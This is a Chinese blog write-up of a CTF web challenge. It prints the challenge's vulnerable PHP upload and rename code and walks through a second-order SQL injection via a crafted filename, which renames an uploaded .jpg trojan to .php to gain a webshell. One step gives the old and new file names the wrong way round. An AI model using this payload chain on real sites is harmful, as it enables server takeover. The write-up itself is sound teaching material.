一道二次注入Getshell的CTF题

原创

LetheSec 于 2019-03-03 12:04:44 发布 3465 收藏 6

分类专栏： CTF 代码审计 文章标签： 二次注入 CTF 代码审计

本文链接：https://blog.csdn.net/qq_42181428/article/details/88086497

CTF 同时被 2 个专栏收录

24 篇文章 8 订阅

订阅专栏

代码审计

3 篇文章 1 订阅

订阅专栏

这道题是CumtCTF第二次双月赛的一道web题，和其他web题一起在上一篇wp：CumtCTF第二次双月赛Writeup（Web详解）中已经详细分析过了，但由于我刚入门，觉得在这道题中收获了很多知识，所以想单独放在一篇文章中，方便之后分类查阅。

关于什么是二次注入，可参考：SQL二次注入

下面进入题目：

文件管理系统

1、先扫目录，发现可以下载源码，进行代码审计。

2、查看upload.php代码，发现是如下白名单验证，无法上传绕过。

```php
<?php

require_once "common.inc.php";
define('ROOT',dirname(__FILE__).'/');

if($_FILES)
{
    $file = $_FILES["upfile"];
    if($file["error"] == UPLOAD_ERR_OK) {
        $name = basename($file["name"]);
        $path_parts = pathinfo($name);

        if(!in_array($path_parts["extension"], array("gif", "jpg", "png", "zip", "txt"))) {
            exit("error extension");
        }
        $path_parts["extension"] = "." . $path_parts["extension"];
        // $path_parts["extension"] = ".jpg"

        $name = $path_parts["filename"] . $path_parts["extension"];

        $path_parts['filename'] = addslashes($path_parts['filename']);
        //$path_parts['filename'] = "',extension='',filename='webshell.jpg"

        $sql = "select * from `file` where `filename`='{$path_parts['filename']}' and `extension`='{$path_parts[
'extension']}'";
        $fetch = $db->query($sql);
        if($fetch->num_rows>0) {
            exit("file is exists");
        }

        if(move_uploaded_file($file["tmp_name"], ROOT . UPLOAD_DIR . $name)) {

            $sql = "insert into `file` ( `filename`, `view`, `extension`) values( '{$path_parts['filename']}', 0
, '{$path_parts['extension']}')";
            $re = $db->query($sql);
            if(!$re) {
                echo 'error';
                print_r($db->error);
                exit;
            }
            $url = "/" . UPLOAD_DIR . $name;
            echo "Your file is upload, url:
                <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
                <a href=\"/\">go back</a>";
        } else {
            exit("upload error");
        }

    } else {
        print_r(error_get_last());
        exit;
    }
}
```

3.问题主要出现在rename.php里，代码如下：

```php
<?php

require_once "common.inc.php";
define('ROOT',dirname(__FILE__).'/');

if(isset($req['oldname']) && isset($req['newname'])) {
    $result = $db->query("select * from `file` where `filename`='{$req['oldname']}'");
    //因为filename是经过转义后存入数据库的，这里是正常执行sql语句
    if ($result->num_rows>0) {
        $result = $result->fetch_assoc();
    }else{
        exit("old file doesn't exists!");
    }

    if($result) {

        $req['newname'] = basename($req['newname']);
        $re = $db->query("update `file` set `filename`='{$req['newname']}', `oldname`='{$result['filename']}' wh
ere `fid`={$result['fid']}");
        if(!$re) {
            print_r($db->errorInfo());
            exit;
        }
        $oldname = ROOT.UPLOAD_DIR . $result["filename"].$result["extension"];
        $newname = ROOT.UPLOAD_DIR . $req["newname"].$result["extension"];
        if(file_exists($oldname)) {
            rename($oldname, $newname);
            $url = "/" . $newname;
            echo "Your file is rename, url:
                <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
                <a href=\"/\">go back</a>";
        }
        else{echo $oldname." not exists.";}
    }
}
?>
```

第一个`select`语句显示根据`$req['filename']`从数据库里查询到已存在的一行，再用第二个`update`语句进行修改，这里的`'oldname'='{$result['filename']}'`将从数据库里查出的`$result['filename']`再一次入库，因此存在二次注入。


4、观察发现`oldname`和`newname`，有几个特点：

- 后缀相同，都是`$result[‘extension’]`
- `oldname`的文件名来自数据库，`newname`的文件名来自用户输入

虽然代码要求`oldname`和`newname`要求后缀相同，可以通过**update型注入**将`extension`改为空，同时可修改`filename`的值。因此**构造**的**文件名payload**为：`',extension='',filename='webshell.jpg.jpg`


5、上传文件名为：`',extension='',filename='webshell.jpg.jpg`的文件后，根据upload.php知:

```
$path_parts["extension"] = ".jpg"
$path_parts['filename'] = "',extension='',filename='webshell.jpg"
插入数据库后，此时数据库里：
filename字段的值为经过addslashes()转义的',extension='',filename='webshell.jpg
extension字段的值为.jpg
```



6、下来才是真正的**updata注入过程**

进入到rename.php页面，进行如下操作，将文件名修改为由`',extension='',filename='webshell.jpg`修改为`webshell.jpg`（这里rename页面输入的文件名均是要求不含后缀的，在数据库里文件名和后缀是分两个字段进行存储的）



上述操作改名后：

```
$req['oldname'] = "',extension='',filename='webshell.jpg"
$req['newname'] = "webshell.jpg"
```

接下来执行：`select * from 'file' where 'filename'='{$req['oldname']}'`
因为`filename`在上传后经过`addslashes()`转义的，所以此条语句正常执行

但是在执行下条语句，也就是：

```
update 'file' set 'filename'='{$req['newname']}', 'oldname'='{$result['filename']}' where 'fid'={$result['fid']}
```

出现了注入，将构造的文件名插入这条语句得到实际执行的sql语句:

```
 update 'file' set 'filename'='webshell.jpg', 'oldname'='',extension='',filename='webshell.jpg' where 'fid'={$re
sult['fid']}
```

可以发现通过updata语句，修改了数据中的字段值，此时**数据库**中各字段：


```
filename = webshell.jpg
oldname = 空
extension =  空
```

这样思路就很清楚了：


- 虽然**数据库**中的`filename`通过注入改变了，但**真实系统目录**里的文件名为其实并没有变。
  但是通过前面的注入，这条记录的`extension`值为空，因此只要能够调用`rename()`函数，就直接把输入的`filename`里的后缀当成文件后缀。
- 执行`rename()`函数还有一个判断:`if(file_exists($oldname))`，但实际上我们系统目录并没有`webshell.jpg`这个文件，这样就需要再上传一个`webshell.jpg`文件。

7、因此接下来就可以上传真正包含一句话木马的文件：`webshell.jpg`，上传后：

```
$path_parts["extension"] = ".jpg"
$path_parts['filename'] = "webshell"
并在数据库中插入了新的一条记录：
filename字段的值为经过addslashes()转义的webshell
extension字段的值为.jpg
且系统目录下存在真实文件：webshell.jpg
```



接下来再次进入rename.php页面进行改名，这也是很关键的一步：



将`webshell.jpg`改为`webshell.php`，这样操作后：

因为注入后，数据库中存在`filename`为`webshell.jpg`的记录，因此可以绕过这条语句：

```
select * from 'file' where 'filename'='{$req['oldname']}'
```

然后再次通过updata语句：

```
update 'file' set 'filename'='{$req['newname']}', 'oldname'='{$result['filename']}' where 'fid'={$result['fid']}
```

将`filename`的值从`webshell.jpg`修改为`webshell.php`，`oldname`修改为原来`filename`的值，其他不变，此时数据库中这条记录的字段值为：

```
filename = webshell.php
oldname = webshell.jpg
extension =  空
```

接下来，因为后缀extension为空，所以通过这两条语句赋值后：

```
$oldname = ROOT.UPLOAD_DIR . $result["filename"].$result["extension"];
$newname = ROOT.UPLOAD_DIR . $req["newname"].$result["extension"];
```

实际上得到：

```
$oldname = webshell.php
$newname = webshell.jpg
```

最后，在进行`if(file_exists($oldname))`判断时，因为第二次上传到目录的文件就是`webshell.jpg`，所以可以通过判断。这样就可以执行`rename($oldname, $newname)`，将目录下的包含木马的文件`webshell.jpg`改名为`webshell.php`，也就成功上传了php木马到后台。

8、既然已经成功上传了webshell，那么直接用菜刀链接，即可getshell，获得flag。